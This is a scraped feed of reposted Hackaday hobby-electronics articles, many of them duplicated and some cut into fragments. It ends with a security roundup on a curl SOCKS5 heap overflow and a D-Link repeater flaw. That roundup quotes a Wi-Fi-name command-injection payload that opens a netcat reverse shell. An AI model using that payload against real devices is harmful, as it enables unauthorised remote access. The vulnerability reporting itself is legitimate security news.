In this workshop, you can design and manufacture your own chip on an ASIC. You will learn the basics of digital logic, how semiconductors are made, the skills needed to use an online digital design tool for simulation, and how to create the GDS file for manufacturing. Participants will also have the option to submit their designs to be manufactured as part of the Tiny Tapeout project.
You can’t attend the workshops without attending Supercon, so get your tickets! (As we write, there are only ten more…)
➖ @hardwareHack ➖
Hackaday Superconference 2023: Workshops Announced, Get Tickets Now!
https://hackaday.com/wp-content/uploads/2023/08/supercon2023-250.png?w=800
Last week, we announced just half of our fantastic slate of talks for Supercon. This week, we’re opening up the workshops. The workshops are small, hands-on opportunities to build something or learn something, lead by an expert in the field. Workshops sell out fast, so register now if you’re interested.
And stay tuned for the next round of talk reveals next week! And maybe even the badge reveal? https://hackaday.com/wp-content/uploads/2023/10/AndyGeppert_web_copy-Andy_Geppert_thumbnail.png?w=400 Andy Geppert
Weave Your Own Core Memory – Core16!
This workshop provides you with the opportunity to weave your own core memory! Using 16 authentic ferrite core bits and 16 RGB LEDs, you can play tic-tac-toe, paint with a magnetic stylus, and create your own interactive experiences. Andy Geppert will guide you through the assembly of Core16. The Core16 kit is the little brother of the Core64 kit. The smaller Core16 kit reduces assembly time/cost, enabling more people to experience the challenge and satisfaction of creating their own core memory. https://hackaday.com/wp-content/uploads/2023/10/Travis_Foss_thumbnail.png?w=400 Travis Foss
Presented by DigiKey: Introduction and expansion of the XRP Robotics Platform
In this workshop you will be able to get your hands on the new XRP (Experiential Robotics Platform) and take the basics a step further with a few additional parts. Along with the base kit, participants will have the opportunity to install a RGB twist encoder, a LCD screen, and a buzzer to create a setup that will allow the user to choose a program onboard without being tethered to a computer. https://hackaday.com/wp-content/uploads/2023/10/IMG_0596-Rebecca_Button_thumbnail-1.png?w=400 Becky Button
How to Make a Custom Guitar Pedal
Musical effects are for everybody! Join this workshop and get hands-on experience assembling and programming your musical effects pedals. Walk away from this workshop with the capability of integrating multiple musical effects into 1 device and reprogramming the pedal with any effects you want! https://hackaday.com/wp-content/uploads/2023/10/DanielLindmarkHeadshot_thumbnail.png?w=400 Daniel Lindmark
From Zero to Git: 1 Hour Hardware Git Bootcamp
In this workshop, you will learn all about basic git operations, including how to download and install the client, setting up a repo, synching changes, and much more. Learn how to navigate common issues and take advantage of a live FAQ during the workshop. https://hackaday.com/wp-content/uploads/2023/10/20230725_180757-Jazmin_Hernandez_thumbnail.png?w=400 Jazmin Hernandez
Solder and Learn How to Use Your Own Anti-Skimmer (HunterCat)
Have you ever been vulnerable to data theft? Do you fear using your bank card in ATMs or even in a restaurant? Protect your information from potential skimmers in this workshop while you learn to solder some components of your anti-skimmer/magnetic stripe clone detectors. By the end of the workshop, you’ll have a device to insert before using your bank card to check for potential issues. https://hackaday.com/wp-content/uploads/2023/10/Untitled_design_2-matthew_venn_thumbnail.png?w=400 Matt Venn
Tiny Tapeout – Demystifying Microchip Design and Manufacture
In this workshop, you can design and manufacture your own chip on an ASIC. You will learn the basics of digital logic, how semiconductors are made, the skills needed to use an online digital design tool for simulation, and how to create the GDS file for manufacturing. Participants will also have the option to submit their designs to be manufactured as part of the Tiny Tapeout project.
You can’t attend the workshops without attending Supercon, so get your tickets! (As we write, there are only ten more…)
➖ @hardwareHack ➖
Hackaday
Hackaday Superconference 2023: Workshops Announced, Get Tickets Now!
Last week, we announced just half of our fantastic slate of talks for Supercon. This week, we’re opening up the workshops. The workshops are small, hands-on opportunities to build something o…
Hardware Hacking Brasil
diate voltages you could want – so, PSU makers don’t have to limit themselves to weird static voltages like 7.5 V and 11 V anymore. This last part also means that features like PPS (variable voltage and CC/CV) support are not about the way your PSU is built…
-content/uploads/2023/09/hadoc_building_psu_4.jpg?w=242 Now, Dell has produced such an adapter, converting a Dell laptop PSU to a USB-C charger, switching between 5 V and 20 V with FETs. I’ve referenced this adapter in my Power Delivery article as the way to convert a DC PSU to USB-C, back when my USB-C knowledge was about 10% of what it is now. You can still buy these adapters, from either Dell or Aliexpress, and they’re an inspiration for what I propose we build!

Let’s build a DC PSU to USB-C PSU adapter that talks to USB-C devices and can offer its high voltage passthrough when they request it – efficient, hackable, and a learning opportunity. For that, you need this adapter to provide 5 V first, at a certain amount of current – but even that amount of current can be custom, you could theoretically offer 500 mA at 5 V and be done with it, so you don’t need to use too powerful of a buck regulator. I’m going to use an AP63200 switching regulator, which can produce up to 5 V / 2 A from a 20 V source. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_8b.png?w=400 You also want to make sure your 20 V is reasonably noise-free, as the USB-C standard has some requirements for that. I’m going to be using OEM laptop PSUs from HP/Dell/ Lenovo, which tend to be of good quality compared to off-brand copies. Also, you want to know your PSU’s current capability – USB-C devices have a responsibility to monitor and temper their current consumption, so a typical laptop charger will only consume 5 A if your PSU says it can deliver 5 A, but if you tell your device you can deliver 5 A when your 20 V PSU can’t, your device might happily try and draw 5 A, triggering the overcurrent protection in the PSU. Thankfully, with the HP/Dell/Lenovo triad, their chargers have a mechanism to communicate current consumption, and with a few extra GPIOs and ADCs, I can just use that to check what kind of current we can provide! Fast, Exact Transitions
The FET arrangement we need to switch between 5 V and 20 V output implies some requirements – you don’t want 20 V backfeeding into 5 V, and you also want the FETs to handle 3 A – 5 A of current through without breaking a sweat. When switching between 20 V and 5 V, you also want to make sure that 5 V power is not interrupted – the transition between 5 V and 20 V has to be reasonably smooth, without losing VCC. I’m going to use SI4909DY FETs, a pair of P-FETs in comfortable SO8, one pair for 5 V use and one for 20 V use, trying and keep the FETs gate voltage at about 10 V max, since that’s where the datasheet says these FETs work optimally. Let’s go through the wiring, which has some nuances – mind you, you can’t afford to feed 20 V into your 5 V rail! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_9.png?w=389 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_10.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_11.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_12.png?w=400 You could use an ideal diode circuit of some sort for backfeeding prevention purpose, but I’ll use a pair of back-to-back FETs driven by NPN transistors, with two separate control GPIOs. For 20 V, I’ll use two FETs connected in parallel – that decreases Rds and heat dissipation; remember, as a rule, FETs in parallel balance each other and spread the current equally between themselves! I’m going to wire up one SI4909DY pair in series for 5 V use, and another with both FETs in parallel for 20 V use.
When I first built this circuit, I put the 20 V FETs back-to-back too, thinking that I’d add a protection mechanism in case one of the FETs got shorted, but they ended up dissipating too much power. So, instead, I’m adding a boot-time VBUS measurement check into the code, that will make the PSU shut down and show an error message in case the 20 V or 5 V FETs get shorted out.
Our PSU needs to support three states – no VBUS on its USB-C output port, 5 V VBUS output, and 20 V V[...]
Let’s build a DC PSU to USB-C PSU adapter that talks to USB-C devices and can offer its high voltage passthrough when they request it – efficient, hackable, and a learning opportunity. For that, you need this adapter to provide 5 V first, at a certain amount of current – but even that amount of current can be custom, you could theoretically offer 500 mA at 5 V and be done with it, so you don’t need to use too powerful of a buck regulator. I’m going to use an AP63200 switching regulator, which can produce up to 5 V / 2 A from a 20 V source. https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_8b.png?w=400 You also want to make sure your 20 V is reasonably noise-free, as the USB-C standard has some requirements for that. I’m going to be using OEM laptop PSUs from HP/Dell/ Lenovo, which tend to be of good quality compared to off-brand copies. Also, you want to know your PSU’s current capability – USB-C devices have a responsibility to monitor and temper their current consumption, so a typical laptop charger will only consume 5 A if your PSU says it can deliver 5 A, but if you tell your device you can deliver 5 A when your 20 V PSU can’t, your device might happily try and draw 5 A, triggering the overcurrent protection in the PSU. Thankfully, with the HP/Dell/Lenovo triad, their chargers have a mechanism to communicate current consumption, and with a few extra GPIOs and ADCs, I can just use that to check what kind of current we can provide! Fast, Exact Transitions
The FET arrangement we need to switch between 5 V and 20 V output implies some requirements – you don’t want 20 V backfeeding into 5 V, and you also want the FETs to handle 3 A – 5 A of current through without breaking a sweat. When switching between 20 V and 5 V, you also want to make sure that 5 V power is not interrupted – the transition between 5 V and 20 V has to be reasonably smooth, without losing VCC. I’m going to use SI4909DY FETs, a pair of P-FETs in comfortable SO8, one pair for 5 V use and one for 20 V use, trying and keep the FETs gate voltage at about 10 V max, since that’s where the datasheet says these FETs work optimally. Let’s go through the wiring, which has some nuances – mind you, you can’t afford to feed 20 V into your 5 V rail! https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_9.png?w=389 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_10.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_11.png?w=400 https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_12.png?w=400 You could use an ideal diode circuit of some sort for backfeeding prevention purpose, but I’ll use a pair of back-to-back FETs driven by NPN transistors, with two separate control GPIOs. For 20 V, I’ll use two FETs connected in parallel – that decreases Rds and heat dissipation; remember, as a rule, FETs in parallel balance each other and spread the current equally between themselves! I’m going to wire up one SI4909DY pair in series for 5 V use, and another with both FETs in parallel for 20 V use.
When I first built this circuit, I put the 20 V FETs back-to-back too, thinking that I’d add a protection mechanism in case one of the FETs got shorted, but they ended up dissipating too much power. So, instead, I’m adding a boot-time VBUS measurement check into the code, that will make the PSU shut down and show an error message in case the 20 V or 5 V FETs get shorted out.
Our PSU needs to support three states – no VBUS on its USB-C output port, 5 V VBUS output, and 20 V V[...]

Hackaday
Keypad Interface Module Reverse Engineers Pinouts So You Don’t Have To
https://hackaday.com/wp-content/uploads/2023/10/keygo-feature.png?w=800
If you’ve scavenged some random keypads and want to reuse them in a project without the hassle of figuring out the pinouts, then [Cliff Biffle] has an interface module for you. The Keypad Go connects to the mystery keypad via an 8-pin 0.1 inch header, and talks to your own project using I2C and/or serial.
You could categorize the mechanism at work as machine learning of a sort, though it’s stretching definitions a bit, as there is no ChatGPT or GitHub Copilot wizardry going on here. But you must teach the module during an initial calibration sequence, assigning a 7-bit ASCII character to each key as you press it. Once trained, it responds to key presses by sending the pre-assigned character over the interface. Likewise, key releases send the same character but with the 8th bit set.
The heart of the board is either an STM32G030 or STM32C011/31, depending on parts availability we presume. I2C connectivity is over a four-pin STEMMA connector, and logic-level serial UART data is over a four-pin 0.1 inch pin header. [Cliff] plans to release the firmware and schematics as open source soon, after cleaning up the code a bit. The device is also for sale on Tindie, though it looks like they won’t be back in stock until later on in the month.
Longtime readers might recognize [Cliff] from his impressive m4vga project which we covered back in 2015, where he manages to generate 800×600 VGA signals at 60 Hz from an STM32F4-family microcontroller.
➖ @hardwareHack ➖
Keypad Interface Module Reverse Engineers Pinouts So You Don’t Have To
https://hackaday.com/wp-content/uploads/2023/10/keygo-feature.png?w=800
If you’ve scavenged some random keypads and want to reuse them in a project without the hassle of figuring out the pinouts, then [Cliff Biffle] has an interface module for you. The Keypad Go connects to the mystery keypad via an 8-pin 0.1 inch header, and talks to your own project using I2C and/or serial.
You could categorize the mechanism at work as machine learning of a sort, though it’s stretching definitions a bit, as there is no ChatGPT or GitHub Copilot wizardry going on here. But you must teach the module during an initial calibration sequence, assigning a 7-bit ASCII character to each key as you press it. Once trained, it responds to key presses by sending the pre-assigned character over the interface. Likewise, key releases send the same character but with the 8th bit set.
The heart of the board is either an STM32G030 or STM32C011/31, depending on parts availability we presume. I2C connectivity is over a four-pin STEMMA connector, and logic-level serial UART data is over a four-pin 0.1 inch pin header. [Cliff] plans to release the firmware and schematics as open source soon, after cleaning up the code a bit. The device is also for sale on Tindie, though it looks like they won’t be back in stock until later on in the month.
Longtime readers might recognize [Cliff] from his impressive m4vga project which we covered back in 2015, where he manages to generate 800×600 VGA signals at 60 Hz from an STM32F4-family microcontroller.
➖ @hardwareHack ➖
Hackaday
Keypad Interface Module Reverse Engineers Pinouts So You Don’t Have To
If you’ve scavenged some random keypads and want to reuse them in a project without the hassle of figuring out the pinouts, then [Cliff Biffle] has an interface module for you. The Keypad Go …
Hardware Hacking Brasil
-content/uploads/2023/09/hadoc_building_psu_4.jpg?w=242 Now, Dell has produced such an adapter, converting a Dell laptop PSU to a USB-C charger, switching between 5 V and 20 V with FETs. I’ve referenced this adapter in my Power Delivery article as the way…
BUS output. Here’s a diagram of how you can achieve these three states with four FETs, isolating VBUS from both the 5 V source and the 20 V source as well as you possibly can. The two FETs switching 5 V are driven individually so that it’s possible to enable 20 V FET while still having diode-separated 5 V on the line up until the very moment 20 V appears on the line. In 5 V mode, both of the FETs conduct and the diode is bypassed. Since we’re relying on the body diode for up to 1.5 A of current flowing through it, I’m adding a Schottky diode in parallel with the body diode, it’s just a good practice for reliability. Having a diode does create a drop in the 5 V voltage, but only in the transition period – it’s bypassed by its FET in 5 V output mode. As for putting the two 20 V FETs in parallel, if there’s no 20 V charger plugged in, 5 V could theoretically leak onto the 20 V rail, but since 5 V is only produced from 20 V, I don’t worry about that.
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_6-rotated.jpg?w=300 When it comes to the 20 V input, I’m adding two sockets that will be compatible with three kinds of laptop chargers – Dell- and HP-compatible large round plug, and Lenovo square plug, since these chargers are what I have laying around. The benefit of those is that all three have a third pin, for wattage detection – Dell uses an One-Wire EEPROM, HP has a high-value pulldown from VCC, and Lenovo has a pulldown to GND. Now, older Dell and HP PSUs tend to be set for 19 V or 18.5 V, so it’s also going to be a small experiment on how the USB-C peripherals in my posession react to voltages outside of the 20 V standard! If detection of any PSUs fails, I’ll just default to 3 A, to stay safe – this allows me to add a generic barrel jack in parallel and get 60 W charging without any identification, in case I’m ever stuck on an island with my laptop fully discharged, and all I have is handy is this board pre-programmed and a car battery.
Now, I’ve built this circuit on my PD experiments protoboard, and all that’s left is writing code for it. I’m going to follow the tradition of these articles and write the PD code in MicroPython, running it on a RP2040 with a FUSB302 attached, weaving this code into my small but growing PD stack as I go.
Next article, let’s go through the software, actually test this code on a few USB-C devices – and find out about a surprising and wonderful feature of USB-C that other hackers haven’t yet discovered, but we are about to!
➖ @hardwareHack ➖
https://hackaday.com/wp-content/uploads/2023/09/hadoc_building_psu_6-rotated.jpg?w=300 When it comes to the 20 V input, I’m adding two sockets that will be compatible with three kinds of laptop chargers – Dell- and HP-compatible large round plug, and Lenovo square plug, since these chargers are what I have laying around. The benefit of those is that all three have a third pin, for wattage detection – Dell uses an One-Wire EEPROM, HP has a high-value pulldown from VCC, and Lenovo has a pulldown to GND. Now, older Dell and HP PSUs tend to be set for 19 V or 18.5 V, so it’s also going to be a small experiment on how the USB-C peripherals in my posession react to voltages outside of the 20 V standard! If detection of any PSUs fails, I’ll just default to 3 A, to stay safe – this allows me to add a generic barrel jack in parallel and get 60 W charging without any identification, in case I’m ever stuck on an island with my laptop fully discharged, and all I have is handy is this board pre-programmed and a car battery.
Now, I’ve built this circuit on my PD experiments protoboard, and all that’s left is writing code for it. I’m going to follow the tradition of these articles and write the PD code in MicroPython, running it on a RP2040 with a FUSB302 attached, weaving this code into my small but growing PD stack as I go.
Next article, let’s go through the software, actually test this code on a few USB-C devices – and find out about a surprising and wonderful feature of USB-C that other hackers haven’t yet discovered, but we are about to!
➖ @hardwareHack ➖
Hackaday
Badminton String Winder Gets The Tension Just Right
https://hackaday.com/wp-content/uploads/2023/10/6138591696697009220-e1697083445389.jpg?w=800
If you want to keep your badminton game at its peak, you’ll need a good racket with a proper set of strings. When an injury kept [Antonie Colin] off the court for a few months, building a restringing machine helped pass the time.
The design is straightforward, using commonly-available motion components and 3D-printed parts. The round assembly at one end is used to hold the racket during the restringing process. A leadscrew mechanism driven by a stepper motor is used to apply tension to the strings, anywhere from 18 lbs to 34 lbs. Strings can also be prestretched if so desired. The stringing process is managed by an Arduino, which uses a loadcell to monitor tension placed on the strings. An LCD screen on the device provides feedback on the process and allows various functions to be selected. Flying clamps are used to hold strings in place during the process, either fitted from above or below the device as needed.
If you find yourself regularly restringing your badminton racket, or you simply don’t trust your local pro shop to do so, you might find this build useful. You might also like to build a shuttlecock launcher for training if your practice partners aren’t available on the regular. Our badminton department is looking rather bare at the moment, so don’t hesitate to send your own nifty hacks in to the tipsline!
➖ @hardwareHack ➖
Badminton String Winder Gets The Tension Just Right
https://hackaday.com/wp-content/uploads/2023/10/6138591696697009220-e1697083445389.jpg?w=800
If you want to keep your badminton game at its peak, you’ll need a good racket with a proper set of strings. When an injury kept [Antonie Colin] off the court for a few months, building a restringing machine helped pass the time.
The design is straightforward, using commonly-available motion components and 3D-printed parts. The round assembly at one end is used to hold the racket during the restringing process. A leadscrew mechanism driven by a stepper motor is used to apply tension to the strings, anywhere from 18 lbs to 34 lbs. Strings can also be prestretched if so desired. The stringing process is managed by an Arduino, which uses a loadcell to monitor tension placed on the strings. An LCD screen on the device provides feedback on the process and allows various functions to be selected. Flying clamps are used to hold strings in place during the process, either fitted from above or below the device as needed.
If you find yourself regularly restringing your badminton racket, or you simply don’t trust your local pro shop to do so, you might find this build useful. You might also like to build a shuttlecock launcher for training if your practice partners aren’t available on the regular. Our badminton department is looking rather bare at the moment, so don’t hesitate to send your own nifty hacks in to the tipsline!
➖ @hardwareHack ➖
Hackaday
Badminton String Winder Gets The Tension Just Right
If you want to keep your badminton game at its peak, you’ll need a good racket with a proper set of strings. When an injury kept [Antonie Colin] off the court for a few months, building a res…
Hackaday
Ingenuity’s 62nd Flight and Attempting a New Speed Record
https://hackaday.com/wp-content/uploads/2021/04/ingenuity-fourth-flight.jpg?w=800
One of the fun aspects of exploring a new planet is that you can set a lot of new records, as is the case with the very first Mars-based helicopter, Ingenuity. Since its inaugural flight on April 19th of 2021, Ingenuity has flown 61 times, setting various records for distance traveled and other parameters. Although setting the first record is easy on account of anything being better than literally nothing, the real challenge lies in exceeding previously set records, as the team behind Ingenuity seeks to do again with flight 62 and a new speed record.
Targeting October 12th, the goal is to travel 268 meters (1.33 furlong) at a maximum altitude of 18 meters while hitting 10 meters per second (36 km/h), which would shatter the 8 m/s (28.8 km/h) set by flight 60. Although still quite a distance to the 240 m/s required to hit Mach 1 on Mars, the fact that this feat is being performed by a first-of-its-kind helicopter in the thin Martian atmosphere, using off-the-shelf components that were expected to last maybe a handful of flights, is nothing short of amazing.
(Thanks to [Mark Stevens] for the tip!)
(Top image: Fourth flight of Ingenuity (circled), captured by Perseverance rover. Source: NASA/JPL)
➖ @hardwareHack ➖
Ingenuity’s 62nd Flight and Attempting a New Speed Record
https://hackaday.com/wp-content/uploads/2021/04/ingenuity-fourth-flight.jpg?w=800
One of the fun aspects of exploring a new planet is that you can set a lot of new records, as is the case with the very first Mars-based helicopter, Ingenuity. Since its inaugural flight on April 19th of 2021, Ingenuity has flown 61 times, setting various records for distance traveled and other parameters. Although setting the first record is easy on account of anything being better than literally nothing, the real challenge lies in exceeding previously set records, as the team behind Ingenuity seeks to do again with flight 62 and a new speed record.
Targeting October 12th, the goal is to travel 268 meters (1.33 furlong) at a maximum altitude of 18 meters while hitting 10 meters per second (36 km/h), which would shatter the 8 m/s (28.8 km/h) set by flight 60. Although still quite a distance to the 240 m/s required to hit Mach 1 on Mars, the fact that this feat is being performed by a first-of-its-kind helicopter in the thin Martian atmosphere, using off-the-shelf components that were expected to last maybe a handful of flights, is nothing short of amazing.
(Thanks to [Mark Stevens] for the tip!)
(Top image: Fourth flight of Ingenuity (circled), captured by Perseverance rover. Source: NASA/JPL)
➖ @hardwareHack ➖
Hackaday
Ingenuity’s 62nd Flight And Attempting A New Speed Record
One of the fun aspects of exploring a new planet is that you can set a lot of new records, as is the case with the very first Mars-based helicopter, Ingenuity. Since its inaugural flight on April 1…
Hackaday
2023 Halloween Hackfest: Musical Jack-o-Lanterns Harmonize for Halloween
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-800.png?w=800
Halloween is many things to many people. For some, it’s a chance to dress up and let loose. For others, it’s a chance to give everyone in the neighborhood a jump scare. For [Aaron], it’s the perfect time to put on a show in the yard with some musical, light-up jack-o-lanterns.
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-inner.jpeg?w=381 [Aaron] came across some deeply-discounted light-up jack-o-lanterns a few years ago. They all had one of those Try Me buttons that’s powered by a couple of coin cells and uses a temporary two-wire connection to the PCB, and [Aaron] figured he could remotely control them using this port of sorts.
Now the guts are made of addressable RGB LEDs that are connected through the battery compartment via weatherproofed pigtails.
On the control side, he has a Raspberry Pi 3, an amplifier, and a couple of power supplies all housed in a weatherproof box. Since it’s not possible to multiplex both the lights and the audio on a Pi 3, he added a USB sound card into the mix.
Be sure to check out the awesome demo video after the break, followed by a pumpkin conversion video.
If you’re more into scaring people, carve up an animated evil-eye pumpkin.
https://hackaday.com/wp-content/uploads/2023/09/bn-long-banner@2x.png
➖ @hardwareHack ➖
2023 Halloween Hackfest: Musical Jack-o-Lanterns Harmonize for Halloween
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-800.png?w=800
Halloween is many things to many people. For some, it’s a chance to dress up and let loose. For others, it’s a chance to give everyone in the neighborhood a jump scare. For [Aaron], it’s the perfect time to put on a show in the yard with some musical, light-up jack-o-lanterns.
https://hackaday.com/wp-content/uploads/2023/10/musical-pumpkins-inner.jpeg?w=381 [Aaron] came across some deeply-discounted light-up jack-o-lanterns a few years ago. They all had one of those Try Me buttons that’s powered by a couple of coin cells and uses a temporary two-wire connection to the PCB, and [Aaron] figured he could remotely control them using this port of sorts.
Now the guts are made of addressable RGB LEDs that are connected through the battery compartment via weatherproofed pigtails.
On the control side, he has a Raspberry Pi 3, an amplifier, and a couple of power supplies all housed in a weatherproof box. Since it’s not possible to multiplex both the lights and the audio on a Pi 3, he added a USB sound card into the mix.
Be sure to check out the awesome demo video after the break, followed by a pumpkin conversion video.
If you’re more into scaring people, carve up an animated evil-eye pumpkin.
https://hackaday.com/wp-content/uploads/2023/09/bn-long-banner@2x.png
➖ @hardwareHack ➖
Hackaday
2023 Halloween Hackfest: Musical Jack-o-Lanterns Harmonize For Halloween
Halloween is many things to many people. For some, it’s a chance to dress up and let loose. For others, it’s a chance to give everyone in the neighborhood a jump scare. For [Aaron], it&…
Hackaday
Removing the Air Gap From an iPad Display
https://hackaday.com/wp-content/uploads/2023/10/ipadgap_feat.jpg?w=800
Some recent models of the Apple iPad have a rather annoying air gap in between the display and the outer touch surface. This can be particularly frustrating for users that press hard or use the Apple Pencil regularly. It is possible to eliminate this gap in the iPad 9, at least, as demonstrated by [serg1us_eng]. (Warning: TikTok)
Doing the job well takes some finesse, however, and plenty of fancy equipment. The iPad’s front touch glass was first covered to avoid scratches during the work, and then heated to 60 C to remove it. The display was also removed, with several glued-down ribbon cables having to be carefully pried off to avoid damage. A layer of transparent material was then cut to size to fit in the gap between the display and the front glass, with the stack laminated together. Getting this result without air bubbles or dust particles spoiling the result involved the use of a heated press and a clean room, which are now widely used in phone repair shops around the world.
For the average user, it might not be a big deal. For power users and touch-and-feel fanatics, though, there’s great appeal in an iPad without this annoying flaw. Video after the break.
@serg1us_eng
Making iPad 9 without airgap https://s.w.org/images/core/emoji/14.0.0/72x72/1f4a8.png #diy #tech #techtok #apple #ipad9
♬ оригинальный звук – Sergius
➖ @hardwareHack ➖
Removing the Air Gap From an iPad Display
https://hackaday.com/wp-content/uploads/2023/10/ipadgap_feat.jpg?w=800
Some recent models of the Apple iPad have a rather annoying air gap in between the display and the outer touch surface. This can be particularly frustrating for users that press hard or use the Apple Pencil regularly. It is possible to eliminate this gap in the iPad 9, at least, as demonstrated by [serg1us_eng]. (Warning: TikTok)
Doing the job well takes some finesse, however, and plenty of fancy equipment. The iPad’s front touch glass was first covered to avoid scratches during the work, and then heated to 60 C to remove it. The display was also removed, with several glued-down ribbon cables having to be carefully pried off to avoid damage. A layer of transparent material was then cut to size to fit in the gap between the display and the front glass, with the stack laminated together. Getting this result without air bubbles or dust particles spoiling the result involved the use of a heated press and a clean room, which are now widely used in phone repair shops around the world.
For the average user, it might not be a big deal. For power users and touch-and-feel fanatics, though, there’s great appeal in an iPad without this annoying flaw. Video after the break.
@serg1us_eng
Making iPad 9 without airgap https://s.w.org/images/core/emoji/14.0.0/72x72/1f4a8.png #diy #tech #techtok #apple #ipad9
♬ оригинальный звук – Sergius
➖ @hardwareHack ➖
Hackaday
Removing The Air Gap From An IPad Display
Some recent models of the Apple iPad have a rather annoying air gap in between the display and the outer touch surface. This can be particularly frustrating for users that press hard or use the App…
Hackaday
An In-Depth Comparison of Hobby PCB Manufacturers
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_feat.jpg?w=800
[Icamtuf] has been working on a prototyping run of a project, which involves getting PCBs made by several low volume PCB manufacturing companies. After receiving the boards, he analyzed the results and produced an interesting analysis.
The project he is working on is Sir-Box-A-Lot, a Sokoban gaming console clone that we’ve covered before. It uses an AVR128DA28 microcontroller to emulate the original box-pushing game and drive the OLED display. He ordered PCBs from OSHPark, DigiKey Red, JLCPCB, PCBWay and Aisler.
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_detail1.jpg?w=400 OSHPark boards are gorgeous, but you pay for it.
There were pros and cons for each of the services: OSHPark produced the nicest-looking boards, but at the highest cost. DigiKey Red had a flawless solder mask, but a rather sloppy-looking silkscreen and shipped the boards covered in adhesive gunk. JLCPCB was fast, shipping the boards in less than 7 days, but the smaller details of the silkscreen were blurry and the solder mask was thinner than the others. The solder mask from PCBWay was very slightly misaligned but was thicker than most, and they were the only ones who queried a badly shaped hole to see what [Icamtuf] wanted to do: the others just made assumptions and made the boards without checking.
To be fair, this analysis is based on a single PCB design ordered once, and it is possible that some companies were having a bad day. So, there are no clear winners and I wouldn’t make a choice based on this alone. But the analysis is well worth a read if you want to know what to look out for on your own PCBs.
➖ @hardwareHack ➖
An In-Depth Comparison of Hobby PCB Manufacturers
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_feat.jpg?w=800
[Icamtuf] has been working on a prototyping run of a project, which involves getting PCBs made by several low volume PCB manufacturing companies. After receiving the boards, he analyzed the results and produced an interesting analysis.
The project he is working on is Sir-Box-A-Lot, a Sokoban gaming console clone that we’ve covered before. It uses an AVR128DA28 microcontroller to emulate the original box-pushing game and drive the OLED display. He ordered PCBs from OSHPark, DigiKey Red, JLCPCB, PCBWay and Aisler.
https://hackaday.com/wp-content/uploads/2023/10/pcbroundup_detail1.jpg?w=400 OSHPark boards are gorgeous, but you pay for it.
There were pros and cons for each of the services: OSHPark produced the nicest-looking boards, but at the highest cost. DigiKey Red had a flawless solder mask, but a rather sloppy-looking silkscreen and shipped the boards covered in adhesive gunk. JLCPCB was fast, shipping the boards in less than 7 days, but the smaller details of the silkscreen were blurry and the solder mask was thinner than the others. The solder mask from PCBWay was very slightly misaligned but was thicker than most, and they were the only ones who queried a badly shaped hole to see what [Icamtuf] wanted to do: the others just made assumptions and made the boards without checking.
To be fair, this analysis is based on a single PCB design ordered once, and it is possible that some companies were having a bad day. So, there are no clear winners and I wouldn’t make a choice based on this alone. But the analysis is well worth a read if you want to know what to look out for on your own PCBs.
➖ @hardwareHack ➖
Hackaday
An In-Depth Comparison Of Hobby PCB Manufacturers
[Icamtuf] has been working on a prototyping run of a project, which involves getting PCBs made by several low volume PCB manufacturing companies. After receiving the boards, he analyzed the results…
Hackaday
This Week in Security: Curl Reveal, Rapid Reset DDoS, and Libcue
https://hackaday.com/wp-content/uploads/2016/01/darkarts.jpg?w=800
Curl gave us all a big warning that a severe security problem had been found in that code-base. Given the staggering number of Curl installs around the world, we held our collective breath and waited for the bombshell to drop this Wednesday. It turns out, it’s not quite as bad as feared — so long as you don’t have a SOCKS proxy.
In hindsight, shipping a heap overflow in code installed in over twenty billion instances is not an experience I would recommend. — Daniel Stenberg
The trouble started when the SOCKS5 proxy support was converted to a non-blocking implementation. It’s a win for libcurl to work on requests asynchronously, but refactoring code and new features always runs a bit of risk. SOCKS5 proxying has some quirks, like allowing DNS resolution to happen locally or at the proxy. The new async code starts out with: "bool socks5_resolve_local =
(proxytype == CURLPROXY_SOCKS5) ? TRUE : FALSE;"
First off, unnecessary ternary is unnecessary. But note that this local variable gets set by the proxytype. If that’s "CURLPROXY_SOCKS5_HOSTNAME", then it uses remote resolution. But inherited from old code is a check for a hostname that is too long for a SOCKS request (255 bytes). This code converts back to local resolution in this case.
The important detail here is that this function is now a state machine, that potentially runs multiple times for a single request, to achieve that asynchronous execution. The check for a too-long hostname only happens during the initialization state. Copying the hostname into the buffer happens in a different state. If setting up the connection takes enough time, the function will return and be executed again when something has changed. The ternary check runs again, but not the hostname-too-long. So if set to do remote resolution with a long enough host name, execution slips through this edge case, and the long hostname is copied into a too-small buffer.
It’s safe to assume that this heap overflow can result in arbitrary code execution. The fix has landed in 8.4.0, after being present for 1,315 days. [Daniel] goes ahead and gets ahead of the inevitable suggestion that Curl should be written in rust or another memory-safe language. Curl was started before those alternatives existed, and there is a very slow effort to move portions of the project to memory-safe languages. And you’re welcome to help out. Router Executes WiFi
It’s never a good sign when scanning for WiFi networks crashes your router. But when it’s an apostrophe that causes the problem, you might have something interesting.
One of our pentesters recently got a new D-Link DAP-X1860 repeater, which they couldn't setup.
This was caused by a neighbor's Wi-Fi containing a single tick in their Wi-Fi name ("Olaf's WiFi"), resulting in the following error while scanning for access points: pic.twitter.com/c7hSk53RAH
— RedTeam Pentesting (@RedTeamPT) October 9, 2023
The culprit here is a function that writes Access Point info to a temporary file. The data is constructed into a single command that uses "echo" to write to the file. And that means command injection. So yes, name a network "'& nc notebook 1337 -e /bin/sh &" and get a remote shell.
